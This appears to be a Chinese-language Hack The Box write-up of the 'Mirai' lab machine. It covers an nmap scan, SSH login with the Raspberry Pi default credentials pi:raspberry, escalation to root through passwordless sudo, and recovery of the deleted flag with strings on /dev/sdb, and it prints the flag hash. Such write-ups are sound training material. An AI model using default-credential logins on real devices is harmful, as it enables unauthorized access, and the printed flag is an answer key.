HTB-Mirai

| OS | Difficulty |
|---|---|
| Linux | Easy |
Nmap Scan
$ nmap 10.10.10.48 -sV  -sC -p- -T4 --min-rate 1000 -e tun0
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-02 11:57 CST
Nmap scan report for 10.10.10.48
Host is up (0.13s latency).
Not shown: 65343 closed tcp ports (reset), 186 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
| ssh-hostkey:
|   1024 aa:ef:5c:e0:8e:86:97:82:47:ff:4a:e5:40:18:90:c5 (DSA)
|   2048 e8:c1:9d:c5:43:ab:fe:61:23:3b:d7:e4:af:9b:74:18 (RSA)
|   256 b6:a0:78:38:d0:c8:10:94:8b:44:b2:ea:a0:17:42:2b (ECDSA)
|_  256 4d:68:40:f7:20:c4:e5:52:80:7a:44:38:b8:a2:a7:52 (ED25519)
53/tcp    open  domain  dnsmasq 2.76
| dns-nsid:
|_  bind.version: dnsmasq-2.76
80/tcp    open  http    lighttpd 1.4.35
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: lighttpd/1.4.35
1686/tcp  open  upnp    Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
32400/tcp open  http    Plex Media Server httpd
|_http-title: Unauthorized
|_http-cors: HEAD GET POST PUT DELETE OPTIONS
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Server returned status 401 but no WWW-Authenticate header.
|_http-favicon: Plex
32469/tcp open  upnp    Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 122.17 seconds
添加本地域名解析到hosts

$ echo '10.10.10.48 mirai.htb' | sudo tee -a /etc/hosts访问目标 http://mirai.htb ,右键查看源码,找到一个路径

 访问/admin 可以看到是树苺派
漏洞利用
使用树苺派默认凭证 pi:raspberry 登录SSH
$ ssh pi@mirai.htb
The authenticity of host 'mirai.htb (10.10.10.48)' can't be established.
ED25519 key fingerprint is SHA256:TL7joF/Kz3rDLVFgQ1qkyXTnVQBTYrV44Y2oXyjOa60.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'mirai.htb' (ED25519) to the list of known hosts.
pi@mirai.htb's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 27 14:47:50 2017 from localhost

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.


SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

pi@raspberrypi:~ $ id
uid=1000(pi) gid=1000(pi) groups=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(video),46(plugdev),60(games),100(users),101(input),108(netdev),117(i2c),998(gpio),999(spi)
权限提升
运行sudo -l 可以看到能直接切换root用户,查看root.txt 提示备份在USB stick
pi@raspberrypi:~ $ sudo -l
Matching Defaults entries for pi on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User pi may run the following commands on localhost:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
pi@raspberrypi:~ $ sudo -i

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.


SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

root@raspberrypi:~# ls
root.txt
root@raspberrypi:~# cat root.txt
I lost my original root.txt! I think I may have a backup on my USB stick...
root@raspberrypi:~#
查看驱动清单,进入/media/usbstick,查看 damnit.txt
root@raspberrypi:/# df -hl
Filesystem      Size  Used Avail Use% Mounted on
aufs            8.5G  2.8G  5.3G  34% /
tmpfs           100M  4.8M   96M   5% /run
/dev/sda1       1.3G  1.3G     0 100% /lib/live/mount/persistence/sda1
/dev/loop0      1.3G  1.3G     0 100% /lib/live/mount/rootfs/filesystem.squashfs
tmpfs           250M     0  250M   0% /lib/live/mount/overlay
/dev/sda2       8.5G  2.8G  5.3G  34% /lib/live/mount/persistence/sda2
devtmpfs         10M     0   10M   0% /dev
tmpfs           250M  8.0K  250M   1% /dev/shm
tmpfs           5.0M  4.0K  5.0M   1% /run/lock
tmpfs           250M     0  250M   0% /sys/fs/cgroup
tmpfs           250M  8.0K  250M   1% /tmp
/dev/sdb        8.7M   93K  7.9M   2% /media/usbstick
tmpfs            50M     0   50M   0% /run/user/999
tmpfs            50M     0   50M   0% /run/user/1000
root@raspberrypi:/# cd /media/usbstick
root@raspberrypi:/media/usbstick# ls
damnit.txt  lost+found

root@raspberrypi:/media/usbstick# cat damnit.txt
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?

-James
使用strings 查看字符串
root@raspberrypi:/media/usbstick# strings /dev/sdb
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
/media/usbstick
2]8^
lost+found
root.txt
damnit.txt
>r &
3d3e483143ff12ec505d026fa13e020b
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?
-James| Flag | Path |
|---|---|
| Flag1 | /home/pi/Desktop/user.txt |
| Flag2 | strings /dev/sdb |